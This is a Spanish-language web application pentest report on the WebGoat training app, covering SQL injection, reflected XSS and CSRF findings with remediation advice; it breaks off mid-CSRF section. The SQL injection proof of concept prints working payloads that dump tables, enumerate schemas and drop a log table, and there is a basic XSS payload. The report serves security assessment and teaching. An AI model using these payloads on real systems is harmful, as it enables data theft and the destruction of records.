ELYSIUM

Arelithuk

Auditoría de Seguridad de Aplicaciones Web

Pentester : Daniel Arconada

Índice

Acuerdo de Confidencialidad

Elysium y Arelithuk acuerdan llevar a cabo un compromiso de evaluación de seguridad sobre la aplicación web WebGoat.
El propósito de esta actividad es analizar la seguridad de la aplicación, identificar posibles vulnerabilidades y determinar el nivel de exposición de sus servidores, servicios y componentes web.
El ejercicio se desarrollará entre los días 29 de junio de 2025 y 03 de julio de 2025.
Ambas partes establecen que toda la información obtenida durante el proceso —incluyendo datos técnicos, hallazgos y resultados— será tratada bajo estricta confidencialidad. Ningún elemento derivado de la evaluación podrá ser compartido con terceros ajenos a las entidades mencionadas sin consentimiento previo por escrito.
Los resultados del análisis se emplearán exclusivamente para la mejora de la seguridad de Arelithuk y no podrán ser divulgados fuera del marco de colaboración acordado con Elysium.

Información de Contacto

Nombre	Contacto	Cargo
Daniel Arconada	d.arconada@elysium.com	Pentester
Pedro Lopez	p.lopez@arelithuk.com	CISO

Introducción

Se ha llevado a cabo un compromiso de pruebas de intrusión sobre la aplicación web WebGoat, proporcionada por Arelithuk, con el objetivo de evaluar su nivel de exposición frente a posibles amenazas. La finalidad principal de esta actividad es reforzar la postura de seguridad de Arelithuk y mitigar los riesgos operativos que pudieran derivarse de un incidente.

Durante la evaluación se identificaron vulnerabilidades y debilidades que, en un escenario real, podrían ser aprovechadas para comprometer la confidencialidad de la información, obtener accesos no autorizados, interrumpir la disponibilidad de servicios o introducir software malicioso en el entorno.

El presente informe recoge los hallazgos detectados y presenta un conjunto de recomendaciones y medidas correctivas orientadas a mejorar la seguridad de la aplicación WebGoat y a fortalecer la capacidad de defensa de Arelithuk frente a ataques externos.

Alcance

Para este ejercicio de pentesting, se ha recibido la aplicación web objeto de análisis con el propósito de evaluar su nivel de seguridad.

El objetivo es identificar posibles vulnerabilidades que puedan comprometer la confidencialidad, integridad o disponibilidad del sistema y de los datos que gestiona.

Aplicación Web	Dirección IP
WebGoat	127.0.0.1

Escenarios Fuera de Alcance

Quedan expresamente excluidas del alcance de la presente auditoría las pruebas de denegación de servicio (DoS/DDoS), así como cualquier tipo de técnica de ingeniería social (phishing, vishing, smishing o suplantación de identidad).
Estas limitaciones garantizan que la evaluación se centre exclusivamente en la aplicación web objeto de análisis, evitando posibles impactos en la operativa de negocio, en el personal o en terceros ajenos al entorno evaluado.

Clasificación de Riesgo

La siguiente tabla presenta los criterios de clasificación de riesgo utilizados para categorizar las vulnerabilidades identificadas según su severidad y potencial impacto.

Criticidad	Rango CVSS	Descripción
Alta	8.1-10.0	Indica un riesgo crítico que es fácilmente explotable. Se recomienda remediación inmediata tras su descubrimiento.
Media	6.1-8.0	Representa una vulnerabilidad significativa que puede ser explotada bajo ciertas condiciones. Debe abordarse tan pronto como se resuelvan las de alta severidad.
Baja	4.1-6.0	Identifica una debilidad moderada que puede ser difícil de explotar. Se recomienda su corrección dentro de los 90 días posteriores a su detección.

Resumen Ejecutivo

Este documento presenta un resumen de la auditoría realizada sobre la aplicación web WebGoat.

Se ha verificado la seguridad de los siguientes puntos:

- A3 Injection – SQL Injection
- A3 Injection – Cross-Site Scripting
- A5 Security Misconfiguration
- A6 Vulnerable & Outdated Components
- A7 Identification & Authentication Failures

El trabajo se ha llevado a cabo bajo un enfoque greybox, dado que se dispone de información interna de la aplicación. No obstante, en otros casos fue necesario utilizar herramientas de interceptación de tráfico para analizar el funcionamiento de la aplicación.


La vulnerabilidad más grave identificada ha sido:

- Inyección SQL

Durante las pruebas se ha puesto especial énfasis en las vulnerabilidades que puedan afectar a la confidencialidad, integridad o disponibilidad de la aplicación y de sus datos.

Se han empleado técnicas manuales complementadas con ataques asistidos por herramientas como *Burp Suite* o *Caido*.

Clasificación de Vulnerabilidades



Resumen de Vulnerabilidades

ID Vulnerabilidad - Nombre	Recomendación	Impacto	Clasificación CVSS
01 - Inyección SQL	Implementar validación estricta del input y consultas parametrizadas para evitar la ejecución arbitraria de comandos SQL.	Alta	10
02 - XSS Reflejado	Sanitizar la entrada de usuario y validar del lado servidor y cliente los campos que aceptan entrada.	Baja	4.3

03 - Falsificación CSRF	Usar tokens de comprobación de solicitudes, verificar cabeceras Origin/Referer y establecer cookies seguras.	Alta	9.8
04 - XXE	Desactivar DTD y entidades externas en los parsers XML, actualizar librerías XML, validar la entrada con whitelists y usar JSON cuando sea posible.	Alta	9.2
05 - Contraseñas Inseguras	Establecer una política de contraseñas seguras.	Informativa	1.3

Análisis Técnico

Se analizó la aplicación web WebGoat, facilitada por Arelithuk, dentro del alcance definido. Durante la evaluación se identificaron varias vulnerabilidades de alta severidad que requieren remediación prioritaria; la más crítica detectada fue inyección SQL.
Para el análisis dinámico se empleó un proxy HTTP/HTTPS con capacidad de modificación de peticiones, *Caido*, que permitió monitorear y manipular las solicitudes dirigidas a la aplicación con el fin de validar vectores de ataque y confirmar la explotación de fallos en la validación de entradas.


01 - Inyección SQL

Esta vulnerabilidad se encuentra en el apartado A3 Injection - SQL Injection - Apartado 11.
Se ha auditado la aplicación web WebGoat y se ha identificado una vulnerabilidad en las consultas a la base de datos.

Mediante esta vulnerabilidad es posible exponer la información almacenada en la base de datos e incluso modificar objetos del mismo (por ejemplo: tablas, columnas, datos y privilegios).
Durante la evaluación se consiguió filtrar la totalidad de las bases de datos de la organización y alterar tablas relacionadas con el registro de accesos y los logs de las consultas realizadas a la base de datos.

Se ha facilitado la siguiente información:


- Name: John Smith
- Authentication TAN: 3SL99A



Prueba de concepto :

1. Se realizó un reconocimiento de la aplicación web y se detectó la presencia de campos de entrada que realizan consultas a la base de datos sin ninguna sanitización. Por ejemplo, la introducción de una comilla simple (') provoca un error de sintaxis en la base de datos, lo que indica falta de validación del input.
2. En el campo TAN se inyectó el siguiente payload:

' OR 1=1; --




Esto confirma que la base de datos es vulnerable, pudiendo comprometer su integridad y exponiendo datos sensibles. Para demostrar la posibilidad de comprometer la integridad se fueron probando consultas escalando el nivel de permisos, consiguiendo entre otros resultados:

- Insertar nuevas entradas en la tabla employees:

'; INSERT INTO employees (userid, first_name) VALUES (1,'DANI');--


- Filtrar el contenido completo de la tabla employees:

*'; SELECT * FROM employees;-- -*




- Enumerar las bases de datos:

' SELECT null, schema_name FROM information_schema.schemata;-- -




- Listar las tablas de la base de datos seleccionada:

*' SELECT * FROM information_schema.tables WHERE table_schema ='daniel';- -*



- Eliminar tablas:

' DROP TABLE access_log;-- -



Employee Name: Smith

Authentication TAN: table_schema = 'daniel'; --

Get department

You have succeeded! You successfully compromised the confidentiality of data by viewing internal information that you should not have access to. Well done!

TABLE_CATALOG	TABLE_SCHEMA	TABLE_NAME	TABLE_TYPE	SELF_REFERENCING_COLUMN_NAME	REFERENCE_GENERATION	USER_D
PUBLIC	daniel	flyway_schema_history	BASE TABLE	null	null	null
PUBLIC	daniel	CHALLENGE_USERS	BASE TABLE	null	null	null
PUBLIC	daniel	JWT_KEYS	BASE TABLE	null	null	null
PUBLIC	daniel	SERVERS	BASE TABLE	null	null	null
PUBLIC	daniel	USER_DATA	BASE TABLE	null	null	null
PUBLIC	daniel	SALARIES	BASE TABLE	null	null	null
PUBLIC	daniel	USER_DATA_TAN	BASE TABLE	null	null	null
PUBLIC	daniel	SQL_CHALLENGE_USERS	BASE TABLE	null	null	null
PUBLIC	daniel	USER_SYSTEM_DATA	BASE TABLE	null	null	null
PUBLIC	daniel	EMPLOYEES	BASE TABLE	null	null	null
PUBLIC	daniel	GRANT_RIGHTS	BASE TABLE	null	null	null
PUBLIC	daniel	ACCESS_CONTROL_USERS	BASE TABLE	null	null	null

Comparando con la imagen, la cual muestra todas las tablas de la base de datos daniel, la tabla access_log ya no aparece.

Recomendación :

- Aplicar sanitización estricta de la entrada del usuario e implementar una política de validación basada en lista blanca, aceptando únicamente los valores esperados (longitud de entrada, caracteres permitidos, tipos MIME y extensiones de archivo).
- Combinar con codificación de salida contextual y manejo adecuado de errores para evitar rastros de pila o mensajes informativos de base de datos.
- Operar la aplicación bajo el principio de privilegio mínimo: la cuenta de la aplicación debe tener únicamente los permisos necesarios, sin privilegios de superusuario/administrador, y separar las cuentas de administración, aplicación y mantenimiento.


Referencias:

https://owasp.org/www-community/attacks/SQL_Injection

02 - XSS Reflejado


Esta vulnerabilidad se encuentra en el apartado A3 Injection - Cross-Site Scripting - Apartado 7.
Se ha auditado la aplicación web WebGoat y se ha detectado una vulnerabilidad de tipo Reflected Cross-Site Scripting.
Mediante esta vulnerabilidad es posible ejecutar código JavaScript malicioso en el navegador de la víctima. El vector identificado corresponde al campo destinado al número de tarjeta de crédito, en el que se admite la inclusión de la etiqueta HTML <script> y el código JavaScript asociado.
Al tratarse de un XSS reflejado y no haberse identificado otra vulnerabilidad complementaria en la aplicación, su nivel de gravedad se considera bajo, ya que no permite la ejecución de código en el lado del servidor.
Prueba de concepto :

1. Se realizó un reconocimiento de la aplicación web para identificar campos controlables por el usuario.
2. Tras identificar los campos de entrada, se ejecutó una prueba básica de XSS reflejado. Aunque el campo código de acceso no es vulnerable, el campo número de tarjeta sí lo es. En dicho campo es posible incluir la etiqueta HTML <script> que permite ejecutar código JavaScript en el navegador.
3. Al probar un payload básico se obtuvo una respuesta positiva y se mostró un popup con el siguiente mensaje :
   <script>alert('XSS!')</script>



Posteriormente, se evaluó un escenario más grave el cual consiste en un redireccionamiento a una página maliciosa (por ejemplo, una falsificación de la página de login de la aplicación) con el fin de simular el robo de credenciales. Aunque esta técnica es viable solamente desde el punto de vista del cliente, hay que tener en cuenta que no implica ejecución en el servidor.

Para comprobar la posibilidad de redireccionamiento se realizó una llamada de verificación contra nuestra IP para confirmar que la acción se podía efectuar.



Recomendación :

- Sanitizar la entrada del usuario antes de procesarla o mostrarla en el navegador. Para ello, se puede utilizar DOMPurify, un framework que ayuda a eliminar

etiquetas o contenido potencialmente peligroso.

- Validar la entrada del lado del servidor y del cliente, permitiendo únicamente los caracteres y formatos esperados en cada campo.
- Aplicar codificación de salida en todo contenido dinámico que se inserte en el DOM o se muestre en el navegador, evitando que el código se interprete como HTML o JavaScript.
- Revisar y limitar el uso de funciones inseguras del DOM como innerHTML, document.write o eval, sustituyéndolas por alternativas seguras.
- Implementar cabeceras HTTP de seguridad, como Content-Security-Policy, para reducir la posibilidad de ejecución de scripts inyectados.

Referencias:
https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html

03 - Falsificación CSRF


Esta vulnerabilidad se encuentra en A5 Security Misconfiguration — Cross Site Request Forgeries, concretamente en los apartados 3 y 4 los cuales se separaran en A y B.
A. Se investigó el enlace referenciado en el apartado 3 para comprobar si era posible extraer la flag oculta. La respuesta indicaba que la petición debía realizarse desde un host distinto; modificando el host de la petición mediante la aplicación *Caido* se logró obtener la flag.
B. Se examinó el flujo de publicación de comentarios de la aplicación y se observó que, si la petición se hace desde el mismo host, la operación es denegada. Sin embargo, si la petición parece provenir del exterior (es decir, desde otro host), la aplicación permite la publicación de comentarios.
Para facilitar la manipulación de las cabeceras HTTP y el control del origen de las

peticiones se hizo uso de *Caido* como proxy interceptor.


Prueba de concepto :

A.

1. Acceder al enlace para observar la respuesta y estudiar su comportamiento.



